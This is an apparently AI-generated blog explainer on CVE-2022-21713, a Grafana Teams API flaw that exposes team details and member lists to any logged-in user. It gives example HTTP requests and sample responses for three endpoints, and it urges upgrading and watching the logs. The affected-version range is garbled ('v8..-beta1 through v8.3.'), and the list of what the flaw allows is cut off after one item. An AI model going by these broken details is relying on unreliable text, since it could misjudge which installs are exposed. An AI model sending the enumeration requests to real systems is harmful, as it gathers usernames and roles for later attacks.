
Grafana is a leading open-source platform beloved for monitoring and observability. In 2022, a serious security vulnerability was uncovered by researchers, tracked as CVE-2022-21713. This bug can expose sensitive organizational data through incorrectly handled API endpoints. If you’re running Grafana, especially in a business or shared environment, it’s crucial to understand the risks and how an attacker could exploit them.
What’s CVE-2022-21713?
CVE-2022-21713 is a vulnerability that affects multiple REST API endpoints related to the Teams feature in Grafana. It allows authenticated users (they just need to log in — even with minimal rights) to:
See team members for teams they’re not allowed to see, if a certain flag is enabled.
These flaws break access controls and can leak data to users who should not see it.
Affected Versions
- Grafana v8..-beta1 through v8.3. (older or newer releases may also be affected; always check Grafana’s security advisories)
Exploit Details (with Code Snippets)
Let’s look at each endpoint and how an attacker could abuse it after logging in.
### 1. View Team Details — /teams/:teamId
An authenticated user can view any team’s details just by knowing or guessing its ID.
Example HTTP Request
GET /api/teams/2 HTTP/1.1
Host: grafana.example.com
Authorization: Bearer <jwt_token>
On success, the user receives JSON data about that team, even if they’re *not* a member or admin of it:
{
  "id": 2,
  "orgId": 1,
  "name": "Finance",
  "email": "finance-team@example.com",
  "avatarUrl": "/avatar/9bc89f6f7e5719821ba.jpg"
  // ...more fields
}
### 2. List/Search All Teams — /teams/search
With a simple request, any logged-in user can list *all* teams, even private or restricted ones.
Example HTTP Request
GET /api/teams/search?query=a HTTP/1.1
Host: grafana.example.com
Authorization: Bearer <jwt_token>
This reveals team names, IDs, and the total count even for those not meant to be discoverable
{
  "totalCount": 4,
  "teams": [
    {"id": 1, "name": "DevOps"},
    {"id": 2, "name": "Finance"},
    {"id": 3, "name": "HR"},
    {"id": 4, "name": "SecretOps"}
  ]
}
This is especially dangerous in large organizations with sensitive or internal-use teams.
### 3. See Team Members — /teams/:teamId/members (with editors_can_admin enabled)
If your Grafana instance enables the editors_can_admin flag, an attacker can query the members of *any* team by its ID.
Example HTTP Request
GET /api/teams/3/members HTTP/1.1
Host: grafana.example.com
Authorization: Bearer <jwt_token>
Example Response
{
  "members": [
    {"userId": 42, "login": "alice", "role": "Editor"},
    {"userId": 43, "login": "bob", "role": "Admin"}
  ]
}
This means attackers can gather usernames, roles, and may later target them with social engineering.
Is This a “Remote” Exploit?
- No. The bug requires an attacker to be authenticated (e.g., with a normal user or viewer account).
- But: In many organizations, users have self-service or weakly vetted access. This makes privilege escalation and data gathering much easier after an initial breach or insider attack.
Are There Any Workarounds?
No. There are no known workarounds. Only updating Grafana to a patched release will protect you.
Update Grafana NOW!
Go to the official download page and upgrade to a version with the fix.
Monitor Your Logs:
Keep an eye on API access and audit logs for suspicious requests to /api/teams.
References
- Grafana Security Advisory: GHSA-qc8g-2qjf-mcr5
- NVD Entry for CVE-2022-21713
- Grafana’s Release Notes
Final Words
If you’re running an affected Grafana version, patching should be your top priority. The exposure is real, especially in scenarios where many users share the same Grafana system. There aren’t any quick fixes or configuration changes that will truly mitigate this CVE — only an upgrade will do.
Stay safe, and always subscribe to security advisories for all your open-source tools!
*Exclusive content by AI, compiled for clarity and simplicity. If this guide helped, share it with your team to keep everyone protected!*
Timeline
Published on: 02/08/2022 21:15:00 UTC
Last modified on: 05/07/2022 08:15:00 UTC